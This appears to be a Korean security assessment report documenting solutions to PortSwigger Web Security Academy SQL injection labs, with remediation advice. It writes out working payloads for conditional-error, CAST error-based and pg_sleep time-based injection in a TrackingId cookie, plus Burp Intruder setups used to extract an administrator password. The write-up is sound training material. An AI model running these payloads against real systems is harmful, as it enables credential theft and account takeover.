9 | Upgrade-Insecure-Requests: 1
10 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
11 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 | Sec-Fetch-Site: same-origin
13 | Sec-Fetch-Mode: navigate
14 | Sec-Fetch-User: ?1
15 | Sec-Fetch-Dest: document
16 | Referer: https://0ac4001c048b183080577b07000a0093.web-security-academy.net/filter?category=Gifts
17 | Accept-Encoding: gzip, deflate, br

```

Event Log All issues More

Internal Server Error

Internal Server Error

● 비밀번호 길이 확인

- Intruder를 통해 숫자 증가
- 특정 값 이상에서 에러 발생 → 비밀번호 길이 특정

**Burp Suite Community Edition v2025.11.6 - Temporary Project**

**Intruder**

**Sniper attack**

**Target:** https://0ac4001c048b183080577b07000a0093.web-security-academy.net

**Positions:** All payload positions

**Payload type:** Numbers

**Payload count:** 30

**Request count:** 30

**Payload configuration:** This payload type generates numeric payloads within a given range and in a specified format.

**Type:** Sequential

**From:** 1

**To:** 30

**Step:** 1

**How many:** 1

**Number range:** 1 to 30

**Number format:** Decimal

**Base:** Decimal

**Min integer digits:** 0

**Max integer digits:** 2

**Min fraction digits:** 0

**Max fraction digits:** 0

**Examples:** 1, 21

**Event log:** All issues

**Attack Save**

**25. Intruder attack of https://0ac4001c048b183080577b07000a0093.web-security-academy.net**

**Results**

**Capture filter:** Capturing all items

**View filter:** Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
16	16	500	288		2451		
17	17	500	288		2451		
18	18	500	289		2451		
19	19	500	288		2451		
20	20	200	288		5437		
21	21	200	288		5437		
22	22	200	311		5437		

**Request Response**

**Pretty Raw Hex Render**

**WebSecurity Academy** Blind SQL injection with conditional errors

**Back to lab home** Back to lab description >

**Home | My account**

**WE LIKE TO SHOP**

**Gifts**

Refine your search: All Accessories Clothing, shoes and accessories Food & Drink Gifts Toys & Games

**● Intruder를 이용한 비밀번호 문자 추출**

- Cluster Bomb 공격 방식 사용
- Payload 1: 비밀번호 위치 / Payload 2: 문자 후보 (a-z, 0-9)
- 응답 결과 : 500 Internal Server Error → 조건 참 / 200 OK → 조건 거짓
- 이를 반복하여 관리자 비밀번호 전체 추출

Burp Suite Community Edition v2025.11.6 - Temporary Project

**Intruder**

Cluster bomb attack

Target: https://0ac4001c048b183080577b07000a0093.web-security-academy.net

Positions: Add \$ Clear \$ Auto \$

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0ac4001c048b183080577b07000a0093.web-security-academy.net
3 Cookie: TrackingId=$1dyecrb75uqdy|||SELECT CASE WHEN SUBSTR(password,5,1)='s' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator'|||; session=hrldgjC1CsZCQ6XRTV1
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ac4001c048b183080577b07000a0093.web-security-academy.net/filter?category=Clothing%2c+shoes+and+accessories
16 Accept-Encoding: gzip, deflate, br
17 Priority: u0, i
18
19

```

**Start attack**

**Payloads**

Payload position: 2 - a  
Payload type: Brute force  
Payload count: 36  
Request count: 720

Payload configuration

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789  
Min length: 1  
Max length: 1

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add | Enabled | Rule

Edit | Remove | Up | Down

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /W=<>?+&\*,:{}|^`#

**Attack Save**

27. Intruder attack of https://0ac4001c048b183080577b07000a0093.web-security-academy.net

**Results**

Capture filter: Discarding 3xx, 4xx and 5xx responses

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
12	12	a	500	278		2451		
17	17	a	500	279		2451		
48	8	c	500	280		2451		
54	14	c	500	279		2451		
67	7	d	500	278		2451		
71	11	d	500	284		2451		
133	13	g	500	283		2451		

**Request Response**

Pretty | Raw | Hex

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0ac4001c048b183080577b07000a0093.web-security-academy.net
3 Cookie: TrackingId=$1dyecrb75uqdy|||SELECT CASE WHEN SUBSTR(password,5,1)='s' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator'|||; session=hrldgjC1CsZCQ6XRTV1
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ac4001c048b183080577b07000a0093.web-security-academy.net/filter?category=Clothing%2c+shoes+and+accessories
16 Accept-Encoding: gzip, deflate, br
17 Priority: u0, i
18 Connection: Keep-alive
19

```

**● 관리자 계정 로그인 성공 확인**

- 추출한 비밀번호로 로그인 시도
- 관리자 계정(administrator)으로 정상 로그인 성공
- My Account 페이지 접근 확인

## My Account

Your username is: administrator

Email

[Update email](#)

## My Account

Your username is: administrator

Email

[Update email](#)

### ● 결과 요약

- Conditional Error 기반 Blind SQL Injection 성공
- 관리자 계정 존재 여부 확인
- 관리자 비밀번호 길이 및 전체 문자열 추출
- 관리자 계정 인증 우회 및 로그인 성공
- 관리자 기능 접근 가능 상태 확인

### 취약점 원인 분석

- 쿠키 값에 대한 서버 측 검증 미흡
- SQL 쿼리 작성 시 Prepared Statement 미적용
- DB 에러 발생 시 응답 코드 차이 노출
- DB 계정 권한 최소화 미흡

### 보안 영향

- 관리자 계정 탈취 가능
- 관리자 권한을 이용한 서비스 설정 변경 가능
- 사용자 정보 및 개인정보 유출 위험
- 서비스 무결성 및 신뢰도 저하
- 자동화 공격(Intruder, SQLMap)으로 대량 공격 가능

### 대응 방안 및 보안 권고

### ● Prepared Statement 적용

- SQL 쿼리와 사용자 입력 값 완전 분리
- 모든 쿠기·파라미터에 대해 동일 적용

### ● 쿠기 입력 값 검증 강화

- TrackingId 형식 화이트리스트 적용
- 예상 길이·패턴 외 값 차단

### ● 오류 응답 통제

- DB 에러 발생 시 동일한 응답 코드/페이지 반환
- 내부 오류 정보 외부 노출 차단

### ● DB 계정 권한 최소화

- 인증 관련 테이블 접근 권한 분리
- SELECT 권한 최소화 적용

### ● 정기적인 취약점 점검


- Blind SQL Injection 포함 SQLi 전반 정기 점검
- 자동화 도구 + 수동 점검 병행

## 3.9. Visible Error-based SQL Injection (타입 변환 오류 기반 관리자 계정 정보 노출)

No	분류	점검 항목
9	SQL Injection	Error Message 기반 SQL Injection (Cookie TrackingId)

### 3.9.1. SQL Injection을 이용한 인증 우회(Login Bypass)

취약점 유형	플랫폼	요청 방식
Visible Error-based SQL Injection (Type Casting Error 기반 데이터 노출)	PortSwigger Web Security Academy	GET
개요	본 취약점은 상품 필터 기능 요청 시 포함되는 TrackingId 쿠기 값이 서버 측 SQL 쿼리에 검증 없이 결합되어 발생한 SQL Injection이다. 특히 애플리케이션이 DB 오류 메시지를 화면에 그대로 출력하고 있어, 공격자가 의도적으로 타입 변환(CAST) 오류를 유발하면 응답에 쿼리 구조 및 데이터(사용자명/비밀번호)가 포함된 오류 메시지가 노출된다. 이를 통해 관리자 계정(administrator)과 비밀번호가 화면에 노출되는 것을 확인하였다.	

<b>취약점 설명</b>	<p>해당 기능은 아래와 같은 구조적 문제를 가진다.</p> <ul style="list-style-type: none"> <li>• TrackingId 쿠키 값이 SQL 쿼리에 직접 결합됨</li> <li>• 입력값 검증(형식/길이/허용 문자) 미흡</li> <li>• DB 오류 메시지(쿼리 일부 포함)가 그대로 응답에 출력</li> <li>• CAST(... AS int)를 이용해 문자열 → 정수 변환 실패 오류를 강제로 발생시키면, 오류 메시지에 실제 데이터가 포함되어 노출</li> </ul>
<b>취약점 분석 과정</b>	
<b>● 정상 요청 확인</b>	
<ul style="list-style-type: none"> <li>• Burp Suite Proxy를 이용해 정상적인 상품 필터 요청을 확인</li> </ul>	
<b>● SQL Injection 가능 여부 확인</b>	
<ul style="list-style-type: none"> <li>• TrackingId 값에 ' 삽입 시, 오류 메시지에 아래와 같이 실제 서버 쿼리 구조가 노출됨</li> <li>• TrackingId가 tracking 테이블 조회 쿼리의 id 조건에 직접 삽입됨을 확인</li> </ul>	
	
<p>Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'Eo9UC5MDtn0wPl4A". Expected char</p> <p>Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = "Eo9UC5MDtn0wPl4A". Expected char</p>	

## ● SQL 문맥 제어 확인 (Boolean 조건 형태로 구성 필요)

- AND CAST((SELECT 1) AS int) 형태를 넣을 경우 DB가 AND에 boolean이 와야 하는데 integer 가 왔다는 오류 발생
- AND 1=... 형태의 boolean 비교식으로 구성해야 함을 확인

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request is captured from the 'Intercept' tab:

Time	Type	Direction	Method	URL
00:40:22 7 Jan 2...	WS	→ To server		https://0a6c004304932916808612d900b9005d.web-security-academy.net/academyLabHeader
00:41:02 7 Jan 2...	HTTP	→ Request	GET	https://0a6c004304932916808612d900b9005d.web-security-academy.net/filter?category=Gifts

In the 'Request' pane, the raw HTTP request is displayed:

```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0a6c004304932916808612d900b9005d.web-security-academy.net
3 Cookie: TrackingId=Eo9UC5MDtn0wP14A' AND CAST ((SELECT 1) AS int)--; session=khRhPffTHQ78UdZZrOHL54E6yfmlPojH
4 Sec-Ch-Ua: "Chromium", "143", "Not A Brand", v "24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.3
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange
   v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a6c004304932916808612d900b9005d.web-security-academy.net/filter?category=Gifts
```

The third line of the cookie header, which contains the SQL injection payload, is highlighted in red.

ERROR: argument of AND must be type boolean, not type integer Position: 64

ERROR: argument of AND must be type boolean, not type integer Position: 64

## ● Boolean 비교식 + 주석 처리로 정상 동작 확인

- TrackingId에 다음 형태로 주입했을 때 페이지가 정상 출력됨(에러 미발생)
- SQLi 주입이 성공적으로 처리되면 쿼리 문맥 제어 가능 확인

Screenshot of Burp Suite showing network traffic and a request dump.

**Request Dump:**

```

Time Type Direction Method URL
00:41:42 7 Jan 2... HTTP → Request GET https://0a6c004304932916808612d900b9005d.web-security-academy.net/academyLabHeader
00:41:42 7 Jan 2... WS → To server https://ws.chatgpt.com/ws/user/user-mo8pjXdu5D0GOCj3lKLVZD/verify-1767713663-tDXN6sX%252FKATT%252FnbuNbtsGth9sRf5k%252BERWk7Ss4KnMI%253D
00:44:21 7 Jan 2... HTTP → Request GET https://0a6c004304932916808612d900b9005d.web-security-academy.net/academyLabHeader
00:44:23 7 Jan 2... HTTP → Request GET https://0a6c004304932916808612d900b9005d.web-security-academy.net/academyLabHeader
00:44:56 7 Jan 2... HTTP → Request GET https://0a6c004304932916808612d900b9005d.web-security-academy.net/academyLabHeader
00:44:56 7 Jan 2... HTTP → Request GET https://0a6c004304932916808612d900b9005d.web-security-academy.net/filter?category=Gifts

```

**Request Details:**

```

Pretty Raw Hex
1 GET /filter?category=Gifts HTTP/2
2 Host: 0a6c004304932916808612d900b9005d.web-security-academy.net
3 Cookie: TrackingId=Eo9UC5MDtn0wPl4A AND 1=CAST((SELECT 1) AS int)--; session=khRhPFFTHQ78UdZZrOHL54E6yfm1PojH
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
    v=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?
14 Sec-Fetch-Dest: document
15 Referer: https://0a6c004304932916808612d900b9005d.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br

```

**Website Screenshot:**

The website has a header with the text "WE LIKE TO SHOP" and a hanger icon. Below the header is a search bar with the word "Gifts".

**Refine your search:**

- All
- Clothing, shoes and accessories
- Food & Drink
- Gifts**
- Pets
- Tech gifts

**Product Listings:**

Image	Name	Price	Action
	Snow Delivered To Your Door	\$39.49	<a href="#">View details</a>
	Conversation Controlling Lemon	\$73.88	<a href="#">View details</a>
	Couple's Umbrella	\$48.48	<a href="#">View details</a>
	High-End Gift Wrapping	\$93.19	<a href="#">View details</a>

**● 다중 행 반환 오류로 users 테이블 존재/반환 형태 확인**

- users 테이블에서 username을 그대로 조회하면 다중 행으로 인해 오류 발생
- users 테이블에 여러 계정이 존재하며, 단일 값 반환을 위해 제한이 필요함을 확인

Screenshot of Burp Suite Community Edition v2025.11.6 - Temporary Project showing a proxy request to https://0a6c004304932916808612d900b9005d.web-security-academy.net.

**Request**

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0a6c004304932916808612d900b9005d.web-security-academy.net
3 Cookie: TrackingId=1 AND 1=CAST((SELECT username FROM users) AS int)--AND; session=khRhPfFTHQ78UdZzrOHL54E6yfm1PojH
4 Sec-Ch-Ua: "Chromium/v=143", "Not A(Brand", v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
    v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a6c004304932916808612d900b9005d.web-security-academy.net/
16 Content-Encoding: gzip, deflate, br

```

**ERROR: more than one row returned by a subquery used as an expression**

**ERROR: more than one row returned by a subquery used as an expression**

**● LIMIT 1 적용 후 관리자 계정 노출 확인**

- 오류 유발 시, 오류 메시지에 username 값이 그대로 포함되어 노출됨
- 관리자 계정명 administrator 노출 확인

Burp Suite Community Edition v2025.11.6 - Temporary Project

Request to https://0a6c004304932916808612d900b9005d.web-security-academy.net:443

Intercept Forward all Drop Request to https://0a6c004304932916808612d900b9005d.web-security-academy.net/filter?category=Gifts

HTTP history WebSockets history Match and replace Proxy settings

Time Type Direction Method URL

00:48:50 7 Jan 2... HTTP → Request GET https://0a6c004304932916808612d900b9005d.web-security-academy.net/filter?category=Gifts

00:48:55 7 Jan 2... WS → To server https://0a6c004304932916808612d900b9005d.web-security-academy.net/academyLabHeader

**Request**

Pretty Raw Hex

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0a6c004304932916808612d900b9005d.web-security-academy.net
3 Cookie: TrackingId=' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--' session=khRhPfFTHQ78UdZZrOHL54E6yfm1PojH
4 Sec-Ch-Ua: "Chromium/143.0.7231.129, Not A(Brand)/143.0.7231.129"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a6c004304932916808612d900b9005d.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br

```

0 highlights

Event log (43) All issues

**ERROR: invalid input syntax for type integer: "administrator"**

**ERROR: invalid input syntax for type integer: "administrator"**

● 동일 기법으로 관리자 비밀번호 노출 확인

- 오류 메시지에 password 값이 그대로 포함되어 노출
- 관리자 비밀번호(문자열) 노출 확인

Request

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0a6c004304932916808612d900b9005d.web-security-academy.net
3 Cookie: TrackingId=1 AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--; session=khRhPfFTHQ78UdZZrOHL54E6yfm1Pojh
4 Sec-Ch-Ua: "Chromium/143.0.7141.124 Mobile/24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?
14 Sec-Fetch-Dest: document
15 Referer: https://0a6c004304932916808612d900b9005d.web-security-academy.net/
16 
```

Event log (43) All issues

**ERROR: invalid input syntax for type integer: "bsbniaesg8ig2nod4emh"**

**ERROR: invalid input syntax for type integer: "bsbniaesg8ig2nod4emh"**

## ● 결과 확인

- TrackingId 쿠키에서 Error-based SQL Injection 발생
- 오류 메시지에 내부 SQL 쿼리 구조 노출 (SELECT \* FROM tracking WHERE id=...)
- CAST 변환 오류를 이용해 users 테이블의 username / password 노출(오류 메시지에 포함)
- 결과적으로 관리자 계정 탈취로 이어질 수 있는 상태임을 확인

## 취약점 원인 분석

- 쿠키 값(TrackingId)에 대한 서버 측 검증 미흡
- 사용자 입력이 포함되는 쿼리에서 파라미터 바인딩(Prepared Statement) 미적용
- 예외 처리 미흡으로 DB 오류 메시지(쿼리/데이터 포함)가 외부에 노출
- DB 계정 권한 최소화가 미흡하여 users 테이블 조회가 가능

## 보안 영향

- 관리자 계정 정보(아이디/비밀번호) 유출 가능
- 관리자 권한 탈취 시
  - 사용자 정보/개인정보 열람 및 유출
    - 설정 변경, 데이터 변조/삭제 등 서비스 무결성 훼손
    - 추가적인 2차 공격(권한 상승, 백도어성 데이터 삽입 등) 가능
  - 오류 노출로 인해 공격자가 쿼리 구조를 학습하여 공격 난이도 급감

## 대응 방안 및 보안 권고

<ul style="list-style-type: none"> <li>• TrackingId 등 모든 외부 입력(쿠키/헤더/파라미터)에 대해 문자열 결합 쿼리 금지</li> </ul>
<ul style="list-style-type: none"> <li>• 입력 값 검증 강화</li> </ul>
<ul style="list-style-type: none"> <li>• TrackingId는 일반적으로 고정 길이/허용 문자(예: [A-Za-z0-9]+) 형태</li> <li>• 길이 제한(최대 길이) + 정규식 검증 + 예상 형식 외 즉시 차단</li> </ul>
<ul style="list-style-type: none"> <li>• 오류 응답 통제 (정보 노출 차단)</li> </ul>
<ul style="list-style-type: none"> <li>• 사용자에게 DB 오류 메시지/쿼리 정보 절대 노출 금지</li> <li>• 공통 오류 페이지(동일한 상태코드/메시지)로 처리</li> <li>• 상세 오류는 서버 로그로만 기록</li> </ul>
<ul style="list-style-type: none"> <li>• 데이터베이스 권한 최소화</li> </ul>
<ul style="list-style-type: none"> <li>• 애플리케이션 계정에서 users 같은 민감 테이블 접근 권한 최소화</li> <li>• 필요 권한만 부여(SELECT/UPDATE 범위 최소화), 계정 분리 권장</li> </ul>
<ul style="list-style-type: none"> <li>• 보안 점검 및 탐지 강화</li> </ul>
<ul style="list-style-type: none"> <li>• SQL Injection 취약점에 대한 주기적 점검</li> <li>• WAF/DB 방화벽/쿼리 모니터링을 통해 비정상 패턴(' --, CAST, LIMIT 등) 탐지 를 적용</li> </ul>

### 3.10. Blind SQL Injection (Time Delay 기반 관리자 계정 정보 탈취)

No	분류	점검 항목
10	SQL Injection	Time-based Blind SQL Injection

#### 3.10.1. SQL Injection을 이용한 인증 우회(Login Bypass)

취약점 유형	플랫폼	요청 방식
Blind SQL Injection (Time-based)	PortSwigger Web Security Academy	GET
개요	<p>본 취약점은 상품 필터 기능 요청 시 사용되는 TrackingId 쿠키 값이 서버 측 SQL 쿼리에 검증 없이 직접 사용되어 발생한 Time-based Blind SQL Injection 취약점이다.</p> <p>애플리케이션은 SQL 오류 메시지나 데이터 결과를 직접 노출하지 않으나, PostgreSQL의 pg_sleep() 함수를 이용하여 조건이 참일 경우 서버 응답 지연(Time Delay)을 유발할 수 있었다.</p> <p>이를 통해 응답 시간 차이를 기반으로 조건의 참/거짓을 판단할 수 있었으며, 해당 기법을 반복 적용하여 관리자 계정의 존재 여부, 비밀번호 길이 및 비밀번호 문자열을 순차적으로 추출할 수 있음을 확인하였다.</p>	
취약점 설명	해당 기능은 다음과 같은 구조적 문제를 가진다.	

- TrackingId 쿠키 값이 SQL 쿼리에 직접 결합
  - Prepared Statement 미적용
  - Cookie 값에 대한 형식 및 길이 검증 미흡
  - 시간 지연 기반 함수(pg\_sleep) 호출 가능
  - 응답 지연 여부를 통해 조건 판단 가능
- 공격자는 화면 출력이나 오류 메시지 없이도 응답 시간만으로 내부 데이터를 유추할 수 있다.

### 취약점 분석 과정

#### ● 정상 요청 확인

- 정상 상품 페이지 출력 확인
- 응답 지연 없음

#### ● Time Delay 기반 SQL Injection 가능 여부 확인

- 조건 참일 경우 서버 응답이 약 10초 이상 지연됨
- 조건 거짓일 경우 즉시 정상 응답 확인

→ Time-based Blind SQL Injection 가능성 확인

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1 GET /filter?category=Gifts HTTP/2
2 Host: Oaf900e00357634481fc3100003e0044.web-security-academy.net
3 Cookies: TrackingId=
4ohENbEyiCXBzVTp' %3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)
4ELSE+pg_sleep(0)+END--; session=qrxBLxExMWE1hDDTq1jv05xtG1s8Y
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?
14 Sec-Fetch-Dest: document
15 Referer: https://Oaf900e00357634481fc3100003e0044.web-security-academy.net/filter?category=Gifts
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```
- Response:**

WebSecurity Academy

Blind SQL injection with time delays and information retrieval

Back to lab home Back to lab description

WE LIKE TO SHOP

Gifts

Refine your search: All Accessories Food & Drink Gifts Lifestyle Tech gifts

0 highlights

Burp Suite Community Edition v2025.11.6 - Temporary Project

Target: https://0af900e00357634481fc3100

**Request**

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0af900e00357634481fc3100003e0044.web-security-academy.net
3 Cookie: TrackingId=xOhrNbEyiCXXkzVTP'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)
+ELSE+pg_sleep(0)+END--; session=qrxBixBxMwEIIndUQ1jv05XtG1s8tYA
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch ange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0af900e00357634481fc3100003e0044.web-security-academ y.net/filter?category=Gifts
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

Done

Event log (43) All issues

**Response**

Blind SQL injection with time delays and information retrieval

WebSecurity Academy

Back to lab home Back to lab description

Home | My account

WE LIKE TO SHOP

Gifts

Refine your search:

All Accessories Food & Drink Gifts Lifestyle Tech gifts

## ● 관리자 계정 존재 여부 확인

- 응답 지연 발생
- 관리자 계정(administrator) 존재 확인

Burp Suite Community Edition v2025.11.6 - Temporary Project

Target: https://0af900e00357634481fc3100

**Request**

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0af900e00357634481fc3100003e0044.web-security-academy.net
3 Cookie: TrackingId=xOhrNbEyiCXXkzVTP'%3BSELECT+CASE+WHEN+(username='administrator'
+r')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--;
session=qrxBixBxMwEIIndUQ1jv05XtG1s8tYA
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
